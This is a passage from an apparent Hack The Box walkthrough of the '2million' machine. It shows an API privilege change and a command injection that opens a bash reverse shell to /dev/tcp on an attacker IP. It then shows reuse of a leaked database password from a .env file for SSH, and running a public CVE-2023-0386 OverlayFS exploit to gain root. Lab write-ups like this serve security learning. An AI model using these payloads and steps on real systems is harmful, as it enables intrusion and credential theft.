17 }
```

The response is a 200 OK status with a JSON body:

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jul 2023 14:36:21 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 40
10
11 {
12   "id": 14,
13   "username": "test",
14   "is_admin": 1
15 }
```

Done!

Now we can test with the "GET /api/v1/admin/auth" request whether we are really an admin.

```

Pretty Raw Hex
1 GET /api/v1/admin/auth HTTP/1.1
2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101
   Firefox/102.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://2million.htb/login
8 DNT: 1
9 Connection: close
0 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla
1 Upgrade-Insecure-Requests: 1
2 Sec-GPC: 1
3 Content-Type: application/json
4 Content-Length: 0
5
6

```

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jul 2023 14:38:23 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 16
10
11 {
   "message":true
}

```

Perfect

But what's the point now?

After much trial and error, I managed to get a reverse shell as www-data.

Use "POST /api/v1/admin/vpn/generate" and see what happens.

```

Pretty Raw Hex
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://2million.htb/login
DNT: 1
Connection: close
Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Content-Type: application/json
Content-Length: 0

```

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jul 2023 14:44:00 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 59
10
11 {"status":"danger","message":"Missing parameter: username"}

```

Now enter the parameter `username`, which is the `username` of your account with admin rights, and a certificate will be successfully generated.

generated.

However, the certificate does not do you much good.

```

2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101
   Firefox/102.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://2million.htb/login
8 DNT: 1
9 Connection: close
10 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13 Content-Type: application/json
14 Content-Length: 24
15
16 {
17   "username": "test"
18 }

```

The screenshot shows two terminal windows side-by-side. Both windows have a dark background and white text. The left window contains the curl command with the 'username' field highlighted in red. The right window shows the resulting certificate request with the 'username' field also highlighted in red. The certificate request includes various parameters and a large base64-encoded certificate block.

To get a reverse shell, you now have to do some kind of command injection. You try to execute a command in the certificate request and see if this command is interpreted (which happens if the application is vulnerable to this).

```
{ "username":"test$(/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.131/1234 0>&1')"} 
```

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. There are five requests listed. The fifth request is selected and displayed in the 'Request' pane. The 'Pretty' tab is selected, showing a JSON payload:

```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://2million.htb/login
8 DNT: 1
9 Connection: close
10 Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13 Content-Type: application/json
14 Content-Length: 24
15
16 {
17   "username": "test$(/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.131/4444 0>&l')"
18 }
```

It looks something like this. You can code the whole thing with `ctrl + u` url, but for me it also worked like this.

The screenshot shows a terminal session with the following output:

```
[root@htb-ryehpm5n18]# [root@htb-ryehpm5n18]# /home/htb-pk2212] sequencer Decoder Comparer Logger Extender
[root@htb-ryehpm5n18]# nc -lvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.229.66.
Ncat: Connection from 10.129.229.66:59870.
bash: cannot set terminal process group (1099): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

Great, we have a reverse shell. That's worth a lot. Great!

On the shell we are in /var/www/html, where very often on Linux systems the files for a web application are located.

Interesting here is the .env file in which environment variable values are normally located.

```
www-data@2million:~/html$ ls -la
ls -la
total 56
drwxr-xr-x 10 root root 4096 Jul 21 15:00 .
drwxr-xr-x  3 root root 4096 Jun  6 10:22 ..
-rw-r--r--  1 root root   87 Jun  2 18:56 .env
-rw-r--r--  1 root root 1237 Jun  2 16:15 Database.php
-rw-r--r--  1 root root 2787 Jun  2 16:15 Router.php
drwxr-xr-x  5 root root 4096 Jul 21 15:00 VPN
drwxr-xr-x  2 root root 4096 Jun  6 10:22 assets
drwxr-xr-x  2 root root 4096 Jun  6 10:22 controllers
drwxr-xr-x  5 root root 4096 Jun  6 10:22 css
drwxr-xr-x  2 root root 4096 Jun  6 10:22 fonts
drwxr-xr-x  2 root root 4096 Jun  6 10:22 images
-rw-r--r--  1 root root 2692 Jun  2 18:57 index.php
drwxr-xr-x  3 root root 4096 Jun  6 10:22 js
drwxr-xr-x  2 root root 4096 Jun  6 10:22 views
www-data@2million:~/html$
```

This file contains the password for the username and the password for the database. Unfortunately (for the website operators), the admin user uses the same password for his ssh service as for the database.

```
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$
```

Now you are the admin user. To discover interesting files, we will use the "find" command as follows:

```
find / -user admin -type f 2>/dev/null
```

This command searches everywhere in the file system for files belonging to the user admin and hides the resulting errors.

There will be many results, but the ones listed above might interest us.

The file /var/mail/admin stands out, whose content looks like this:

```
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>@nsahtb
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,  
I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

So the system is supposed to have the OverlayFS vulnerability.

In order to test again myself and not fall for a rabbit hole, I did some quick research and found out that systems with a kernel version below 6.3 have this vulnerability.

The source for this information is here:

<https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/>

The screenshot shows a web browser window with the URL <https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/>. The page title is "Check if your system is vulnerable". On the left, there's a sidebar titled "ON THIS PAGE" with links to "Introduction", "Check if your system is vulnerable" (which is highlighted in purple), "Remediate affected systems", "Background on the SUID bit and Overlayfs", and "The SUID bit". The main content area has a heading "Check if your system is vulnerable" and text explaining the vulnerability affects Linux-based systems and how to check for it using the command `uname -r`. It also notes that a system is likely vulnerable if it has a kernel version lower than 6.2.

We will need this source again in a moment...

To find out the current kernel version, simply enter the command "uname -a" in the ssh session (or in the escalated shell)

```
admin@2million:/var/mail$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
admin@2million:/var/mail$
```

This is the proof that this vulnerability is really real here.

The last flag is not far away :D

From Rutine, you now search for a suitable exploit to this vulnerability, which you can find on the website I mentioned above:

<https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/>

On this page there is also an explanation of the vulnerability, which I would recommend reading.

Then there is a link to the proof of concept at the following location:

Reading | See... Online Reverse Sh... Encryption toolkit Bard Home | Linux Journey Apps Search Rev.Shell PowerShell WPS Wikipedia Flash

DATADOG Security Labs

ARTICLES

ON THIS PAGE

- Introduction
- Check if your system is vulnerable
- Remediate affected systems
- Background on the SUID bit and OverlayFS
 - The SUID bit
 - The overlay file system
- How the CVE-2023-0386 vulnerability works
- [Analysis of the patch](#)

EXT4

Lower drwxrwxr-x
Upper drwxrwxr-x
Merge drwxrwxr-x

6 Execute SUID bina

We make available detailed reproduction steps on our [GitHub repository](#) on using the [proof of concept](#) created by "xkaneiki".

Analysis of the patch

Let's have a look at how the vulnerability was [patched](#) in the Linux kernel:

This takes you to a GitHub page, which I then translated from Chinese into English using the google translator.

CVE-2023-0386 Public Watch 4

main 1 branch 0 tags Go to file Add file Code

xkaneiki Delete result.jpeg	c4c65ce on May 8 4 commits
ovlcap	空文件夹
test	exp
Makefile	exp
README.md	readme修改
exp.c	exp
fuse.c	exp
getshell.c	exp

README.md

编译

☰ README.md

编译

```
make all
```

使用

启动两个终端，在第一个终端中输入

```
./fuse ./ovlcap/lower ./gc
```

在第二个终端输入

```
./exp
```

效果

提权效果  [展示效果](#)

Download the scripts (for example with git clone) and convert the whole thing with tar into a gzip or as I did it into Bzip2, because this way everything is compressed a bit more.

```
tar -cjvf <name of your file, that you want to create>.tar.bz2 <the original directory on  
your computer, where the github things are in>
```

```

directory.
└─[x]-[root@htb-bewq34bisr]-[/home/htb-pk2212]
  └─#tar -cjvf CVE-2023-0386.tar.bz2 CVE-2023-0386/
    CVE-2023-0386/
    CVE-2023-0386/ovlcap/
    CVE-2023-0386/ovlcap/.gitkeep
    CVE-2023-0386/exp.c
    CVE-2023-0386/test/
    CVE-2023-0386/test/mnt
    CVE-2023-0386/test/mnt.c
    CVE-2023-0386/test/fuse_test.c
    CVE-2023-0386/fuse.c
    CVE-2023-0386/Makefile
    CVE-2023-0386/README.md

```

Use python3 -m http.server and wget to upload the created file to the target machine.

```

compilation terminated.
admin@million:~$ wget 10.10.14.131:8000/CVE-2023-0386.tar.bz2
HTTP request sent, awaiting response... 200 OK
Length: 463649 (453K) [application/x-bzip2]
Saving to: 'CVE-2023-0386.tar.bz2'

2023-07-22 14:24:09 [100%] 452.78K   1.1KB/s in 0.1s
2023-07-22 14:24:09 (3.19 MB/s) - 'CVE-2023-0386.tar.bz2' saved [463649/4636

```

Now we unpack the whole thing again with the command:

```
tar -xjvf <name of your downloaded "file">
```

As described on the GitHub page, we now run the make command and get several executable files.

```
Makefile README.md exp.c fuse.c getshell.c ovicap test
admin@2million:~/CVE-2023-0386$ make
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
fuse.c:106:21: warning: format '%d' expects argument of type 'int', but argument 2 has type 'off_t' {aka 'long int'} [-Wformat=]
  106 |     agent: printf("offset %d\n", off);
      |           ~^          ~~
Firefox/102.0
Accept: |   |   |
1 HTTP/1.1 504
2 Server: nginx
3 Date: Sat, 22
Pretty Raw
```



```
gcc -o gc getshell.c
admin@2million:~/CVE-2023-0386$ ls
Makefile README.md exp exp.c fuse fuse.c gc getshell.c ovicap test
admin@2million:~/CVE-2023-0386$
```

To successfully exploit the vulnerability, you should now log in to ssh a second time in a different window as the user admin.

Because now you execute the following command in the first window:

```
./fuse ./ovicap/lower ./gc
```

```
DD_PASSWORD=SuperDuperPass123
admin@2million:~/CVE-2023-0386$ ./fuse ./ovicap/lower ./gc
[+] len of gc: 0x3ee0
mkdir: File exists 5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
```

In the other window, click on this command:

```
./exp
```

```
admin@2million:~/CVE-2023-0386$ ./exp
uid:1000 gid:1000
upgrade insecure-Requests: 1
[+] mount success
total 8
drwxrwxr-x 1 root    root    4096 Jul 22 14:30 .
drwxr-xr-x 6 root    root    4096 Jul 22 14:30 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

Excellent you have made it and are now the root user.

```
root@2million:~/CVE-2023-0386# id
uid=0(root) gid=0(root) groups=0(root),1000(admin)
root@2million:~/CVE-2023-0386#
```

```
root@2million:~/CVE-2023-0386# cd /root
root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# cat root.txt
-----  
root@2million:/root#
```

And that's it!!! 😊

Congratulations, you have mastered the room!

Greetings PK2212